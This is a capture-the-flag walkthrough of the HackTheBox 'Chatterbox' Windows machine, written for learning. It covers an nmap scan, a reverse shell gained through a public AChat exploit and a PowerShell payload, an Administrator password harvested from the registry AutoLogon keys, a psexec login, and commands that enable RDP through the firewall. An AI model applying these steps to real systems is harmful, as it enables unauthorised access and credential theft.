Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:

```
(k14d1u5@kali)-[~/Windows/Medium/chatterbox/nMap]
$ nmap -sT -sV -p- -A 10.10.10.74 -oA ChatterBox
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-23 10:08 PDT
Nmap scan report for 10.10.10.74
Host is up (0.039s latency).
Not shown: 65524 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
9255/tcp   open  http           AChat chat system httpd

Nmap done: 1 IP address (1 host up) scanned in 141.74 seconds
```

Figure 1 - nMap scan results

Open ports are 135, 139, 445, 9255, 9256, 49152, 49153, 49154, 49155, 49156 and 49157. Therefore, enabled services are MSRPC (135, 49152, 49153, 49154, 49155, 49156 and 49157), NetBIOS (139), SMB (445) and a web application running on ports 9255 and 9256. Also, nMap recognized Windows as operative system.

Initial foothold

As my usual, I started to analyze the web application. However, I was not able to have data and information browsing it via browser. Therefore, I tried to analyze some interesting named pipe to exploit. I found some interesting, but I needed credentials I haven't. At this point I came back on the AChat web application and I found a public exploit.

User flag

I download the AChat public exploit I found and generated an MSFVenom payload to force the application to download and execute a PowerShell script. I let the application to download the Invoke-PowerShellTcp PowerShell script in which I added the command line to open a reverse shell at the end of the file. When I run the Achat exploit with an opened listener, I obtain the user shell:

```
[eu-vip-28]-[10.10.14.10]-[c411xdu0@htb-io5xeosx4y]-[~]  
[*]$ nc -nlvp 6666  
listening on [any] 6666 ...  
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.74] 49352  
SHELL> pwd  
  
Path  
----  
C:\Windows\system32  
  
SHELL> whoami  
chatterbox\alfred  
SHELL> cd C:\Users\alfred  
SHELL> cd Desktop  
SHELL> pwd  
  
Path  
----  
C:\Users\alfred\Desktop  
  
SHELL> dir  
  
Directory: C:\Users\alfred\Desktop
```

Figure 2 - User shell

Using this shell, I was able to retrieve the user flag:

```
Path  
----  
C:\Users\alfred\Desktop  
  
SHELL> dir  
  
Directory: C:\Users\alfred\Desktop  
  
Mode                LastWriteTime         Length Name  
----                -  
-a-r-              5/29/2025   3:27 PM           34 user.txt  
  
SHELL> type user.txt  
ë                                     }3  
SHELL>
```

Figure 3 - User flag

Privilege escalation

At this point I needed to escalate my privileges. I tried to upload WinPeas, but its results weren't useful in this case. Therefore, I tried to look for some interesting information. After a little while, I found some credentials in registry, as shown in the following picture:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
ReportBootOk    REG_SZ    1
Shell           REG_SZ    explorer.exe
PreCreateKnownFolders  REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
Userinit        REG_SZ    C:\Windows\system32\userinit.exe,
VMApplet        REG_SZ    SystemPropertiesPerformance.exe /pagefile
AutoRestartShell REG_DWORD  0x1
Background      REG_SZ    0 0 0
CachedLogonsCount REG_SZ    10
DebugServerCommand REG_SZ    no
ForceUnlockLogon REG_DWORD  0x0
LegalNoticeCaption REG_SZ
LegalNoticeText  REG_SZ
PasswordExpiryWarning REG_DWORD  0x5
PowerdownAfterShutdown REG_SZ    0
ShutdownWithoutLogon REG_SZ    0
WinStationsDisabled REG_SZ    0
DisableCAD       REG_DWORD  0x1
scremoveoption   REG_SZ    0
ShutdownFlags    REG_DWORD  0x11
DefaultDomainName REG_SZ
DefaultUserName  REG_SZ    Administrator
AutoAdminLogon   REG_SZ    1
DefaultPassword  REG_SZ    Password123!
```

Figure 4 - Credentials found

Again, after a while I tried to use these credentials to login as Admin and, luckily, they worked. In particular, I used psexec to connect as Administrator:

```
[eu-vip-28]-[10.10.14.7]-[c411xdu0@htb-qhae2311ah]-[~/Desktop]
[*]$ python3 psexec.py Administrator:W...!@10.10.10.74
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.74.....
[*] Found writable share ADMIN$
[*] Uploading file p0PCuMKP.exe
[*] Opening SVCManager on 10.10.10.74.....
[*] Creating service eRfg on 10.10.10.74.....
[*] Starting service eRfg.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]

C:\Windows\system32> whoami
nt authority\system
```

Figure 5 - NT AUTHORITY SYSTEM shell

Even I had a privileged shell, I was not able to retrieve the root flag. To do it, I opened the RDP protocol running the following two commands:

1. `reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f`
2. `netsh firewall add portopening TCP 3389 "Remote Desktop"`

At this point, I connected as Administrator via RDP and I retrieved the root flag:



Figure 6 - Root flag

Personal comments

This box was overall pretty simple. However, I was experienced a very bad user experience and I still don't understand why. For this reason, I was forced to use the Parrot Pwnbox provided by HackTheBox platform to complete it. I was very annoyed about it. Also, it was interesting to check the AutoLogOn registry. Lastly, it was very strange that when I obtained the Administrator shell, I wasn't able to retrieve the root flag and I needed to use RDP to do it. In my opinion, it was a good and interesting box overall.
